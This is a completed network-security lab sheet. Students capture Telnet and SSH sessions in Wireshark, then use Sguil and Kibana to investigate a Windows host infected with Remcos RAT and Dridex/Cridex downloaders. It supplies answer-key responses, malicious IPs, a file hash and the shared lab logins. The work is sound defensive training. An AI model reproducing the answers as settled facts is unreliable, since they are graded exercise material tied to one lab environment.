
Step 2: Examine the Telnet session.

a. Apply a filter that only displays Telnet-related traffic. Enter **Telnet** in the filter field and click **Apply.**

b. Right-click one of the **Telnet** lines in the **Packet list** section of Wireshark, and from the drop-down list, select **Follow TCP Stream**.



c. The Follow TCP Stream window displays the data for your Telnet session with the CyberOps Workstation VM. The entire session is displayed in plaintext, including your password. Notice that the username that you entered is displayed with duplicate characters. This is caused by the echo setting in Telnet to allow you to view the characters that you type on the screen.



d. After you have finished reviewing your Telnet session in the **Follow TCP Stream** window, click **Close.**

e. Type **exit** at the terminal to exit the **Telnet** session.

[analyst@secOps ~]$ exit

Part 2: Examine an SSH Session with Wireshark

In Part 2, you will establish an SSH session with the localhost. Wireshark will be used to capture and view the data of this SSH session.

a. Start another Wireshark capture.

b. You will establish an SSH session with the localhost. At the terminal prompt, enter **ssh localhost**. Enter **yes** to continue connecting. Enter the **cyberops** when prompted.

[analyst@secOps ~]$ ssh localhost

The authenticity of host 'localhost (::1)' can't be established.

ECDSA key fingerprint is SHA256:uLDhKZflmvsR8Et8jer1NuD91cGDS1mUl/p7VI3u6kI.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.

analyst@localhost's password:


Last login: Sat Apr 29 00:04:21 2017 from localhost.localdomain

c. Stop the Wireshark capture.

d. Apply an **SSH** filter on the Wireshark capture data. Enter ssh in the filter field and click **Apply.**

e. Right-click one of the **SSHv2** lines in the **Packet list** section of Wireshark, and in the drop-down list, select the **Follow TCP Stream** option.

f. Examine the **Follow TCP Stream** window of your SSH session. The data has been encrypted and is unreadable. Compare the data in your SSH session to the data of your Telnet session.



g. After examining your SSH session, click **Close.**

h. Close Wireshark.

Practical 2b

Aim: Investigating an Attack on a Windows Host

- **Part 1: Investigate the Attack with Sguil**
- **Part 2: Use Kibana to Investigate Alerts**

This lab is based on an exercise from the website malware-traffic-analysis.net which is an excellent resource for learning how to analyze network and host attacks. Thanks to brad@malware-traffic-analysis.net for permission to use materials from his site.

Note: This lab requires a host computer that can access the internet.

Background / Scenario

In March 2019, network security monitoring tools alerted that a Windows computer on the network was infected with malware. In this task, you are to investigate the alerts and answer the following questions:

- What was the specific time of the attack on 2019-03-19?
- Which Windows host computer was infected? Who was the user?
- What was the computer infected with?

Required Resources

- Security Onion virtual machine
- Internet access

Instructions

Part 1: Investigate the Attack with Sguil

In Part 1, you will use Sguil to check the IDS alerts and gather more information about the series of events related to an attack on 3-19-2019.

Note: The alert IDs used in this lab are for example only. The alert IDs on your VM may be different.

Step 1: Open Sguil and locate the alerts on 3-19-2019.

https://medium.com/@itdanny/security-onion-part-1-installation-on-vmware-69201cf4eef8

a. Login to Security Onion VM with the **analyst** username and **cyberops**

b. Launch Sguil from the desktop. Login with username **analyst** and password **cyberops**. Click **Select All** and **Start Sguil** to view all the alerts generated by the network sensors.

c. Locate the group of alerts from 19 March 2019.

According to Sguil, what are the timestamps for the first and last of the alerts that occurred on 3-19-2019? What is interesting about the timestamps of all the alerts on 3-19-2019?

01:45:03 to 04:54:34. The alerts show suspicious activity for a little over 3 hours but the majority of the alerts took place for a little over 3 minutes and 43 seconds.

Step 2: Review the alerts in detail.

a. In Sguil, click the first of the alerts on 3-19-2019 (Alert ID 5.439). Make sure to check the **Show Packet Data** and **Show Rule** checkboxes to examine the packet header information and the IDS signature rule related to the alert. Right on the **Alert ID** and pivot to Wireshark. Based on the information derived from this initial alert answer the following questions:

What was the source IP address and port number and destination IP address and port number?

Source: 10.0.90.215:52609, Destination: 10.0.90.9:53

What type of protocol and request or response was involved?

UDP, Dynamic DNS, update and response

What is the IDS alert and message?

Alert udp $EXTERNAL_NET any -> $HOME_NET 53, msg: “ET POLICY DNS Update from External net


Do you think this alert was the result of an IDS misconfiguration or a legitimate suspicious communication?


This alert may be the result of a misconfiguration in the IDS because the DNS request was a Dynamic DNS update from an internal host to a DNS server on the internal network and not from an external network to the internal network.

What is the hostname, domain name, and IP address of the source host in the DNS update?

Bobby-Tiger-PC, littletigers.info, 10.0.90.215

b. In Sguil, select the second of the alerts on 3-19-2019. Right click the Alert ID 5.440 and select **Transcript**.





From the transcript answer the following questions:

What is the source and destination IP address and port numbers?

Source 10.0.90.215:49204 and Destination 209.141.34.8:80

Looking at the request (blue) what was the request for?

GET /test1.exe

Looking at the reply (red) many files will reveal their file signature in the initial few characters of the file

when viewed as text. File signatures help identify the type of file that is represented. Use a web browser to search for a list of common file signatures.

What is the initial few characters of the file file. Search for this file signature to find out what type of file was downloaded in the data?

The initial characters of this file is MZ, a Windows executable .exe or .dll file

c. Close the transcript. Use Wireshark to export the executable file for malware analysis (**File > Export Objects > HTTP…**). Save the file to the analyst's home folder.

d. Open a terminal in Security Onion VM and create a SHA256 hash from the exported file. Use the following command:

analyst@SecOnion:~$ sha256sum test1.exe


2a9b0ed40f1f0bc0c13ff35d304689e9cadd633781cbcad1c2d2b92ced3f1c85 test1.exe

e. Copy the file hash and submit it to the Cisco Talos file reputation center at https://talosintelligence.com/talos_file_reputation.

Did Talos recognize the file hash and identify it as malware? If so, what kind of malware?

Yes, win32 trojan-spy-agent

f. In Sguil select the alert with **Alert ID 5.480** and the **Event Message** Remcos RAT Checkin 23. Notice that the IDS signature has detected the Remcos RAT based on the binary hex codes at the beginning of communication.



g. Right click the Alert ID and select Transcript. Scroll through the transcript and answer the following questions:

What is the destination port of the communication? Is it a well-known port?

The destination port is 2404 and it is not a well-known port.

Is the communication readable or is it encrypted?

It is encrypted

Do some online research on Remcos RAT Checkin 23. What does Remcos stand for?

Remote control and surveillance software

What type of communication do you think was being transmitted?

A keylogger possibly sending keystroke information to a C2C server

What type of encryption and obfuscation was used to bypass detection?

Remcos RAT uses multiple packers, base64 encoding and RC4 encryption to bypass detection and throw off security analysts

h. Using Sguil and the remaining alerts from 3-19-2019, locate the second executable file that was downloaded and check to see if it is known malware.

What Alert IDs alert to a second executable file being downloaded?

Answers may vary. In this example, 5.483, 5.485, 5.497, 5.509, 5.521, 5.533

From which server IP address and port number was the file downloaded from?

217.23.14.81:80

What is the name of the file that was downloaded?

F4.exe

Create a SHA256 hash of the file and submit the hash online at Cisco Talos File Reputation Center to see if it matches known malware. Is the executable file known malware and if so, what type? What is the AMP DETECTION NAME?

Yes, PE32 executable, trojan downloader Win.Dropper.Cridex::1201

i. Examine the remaining three alerts from 3-19-2019 by looking at the header information in Show Packet Data, the IDS signature in Show Rule, and the Alert ID Transcripts.

How are all three alerts related?

All three alerts are encrypted and all three alerts were triggered by a blacklisted malicious SSL certificate – Dridex

j. Even though you have examined all the alerts in Sguil related to an attack on a Windows host on 3-19-2019, there may be additional related information available in Kibana. Close Sguil and launch Kibana from the desktop.

Part 2: Use Kibana to Investigate Alerts


In Part 2, use Kibana to further investigate the attack on 3-19-2019.

Step 1: Open Kibana and narrow the timeframe.

a. Login to Kibana with the **analyst** username and **cyberops**

b. Open Kibana (username **analyst** and password **cyberops**), click **Last 24 Hours** and the **Absolute** time range tab to change the time range to March 1, 2019 to March 31, 2019.

c. The **Total Log Count Over Time** timeline will show an event on March 19. Click that event to narrow the focus to the specific time range of the attack.



Step 2: Review the alerts in the narrowed timeframe.


a. In the Kibana dashboard scroll down to the **All Sensors – Log Type** visualization. Review both pages and note the variety of log types related to this attack.

All Sensors - Log Type


Log Type(s)	Count
snort	541
bro_conn	271
bro_dns	85
bro_dce_rpc	51
bro_kerberos	50
bro_files	35
bro_smb_mapping	29
bro_ssl	29
bro_x509	25
bro_dhcp	8

Export: Raw Formatted

1 2 »



b. Scroll down and notice that the NIDS Alert Summary in Kibana has many of the same IDS alerts as listed in Sguil. Click the magnifier to filter on the second alert ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex) from Source IP Address 31.22.4.176.



c. Scroll down to All Logs and click the arrow to expand the first log in the list with source IP address 31.22.4.176.

What is the geo country and city location for this alert?

